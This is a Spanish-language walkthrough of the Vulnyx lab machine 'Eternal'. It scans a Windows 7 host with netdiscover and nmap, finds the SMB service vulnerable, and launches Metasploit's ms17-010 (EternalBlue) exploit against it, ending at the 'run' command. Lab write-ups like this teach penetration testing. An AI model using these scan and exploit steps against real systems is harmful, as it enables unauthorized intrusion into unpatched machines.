
Máquina Eternal (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 27 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.18

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutaremos el siguiente comando:


$ ping -c 1 10.0.2.18



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Windows**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


$ nmap -Pn 10.0.2.18 -sVC



Como podemos comprobar la Máquina Victima tiene abiertos los puertos **135**, **139**, **445**, **5357**, **49152**, **49153**, **49154**, **49155**, **49156**, **49157**; y nos confirma que se trata de una Máquina con **Windows 7**.

A continuación, comprobamos si el servicio que corre por el puerto 445 (**smb**) es vulnerable su versión, para ello usaremos el **script vuln** de **nmap**, para ello ejecutaremos el siguiente comando:

$ nmap -p 445 10.0.2.18 --script vuln




Y comprobamos que es vulnerable.

A continuación, haremos uso de la herramienta **Metasploit**, para ello ejecutamos el siguiente comando para arrancarla:

$ msfconsole

Buscamos este **exploit**, para ello ejecutamos el siguiente comando dentro de la consola de Metasploit:

msf6> search ms17-010



Seleccionamos, configuramos y lanzamos el exploit, para ello ejecutamos los siguiente comandos dentro de la consola de Metasploit:

msf6> use 0
msf6> set RHOST 10.0.2.18
msf6> run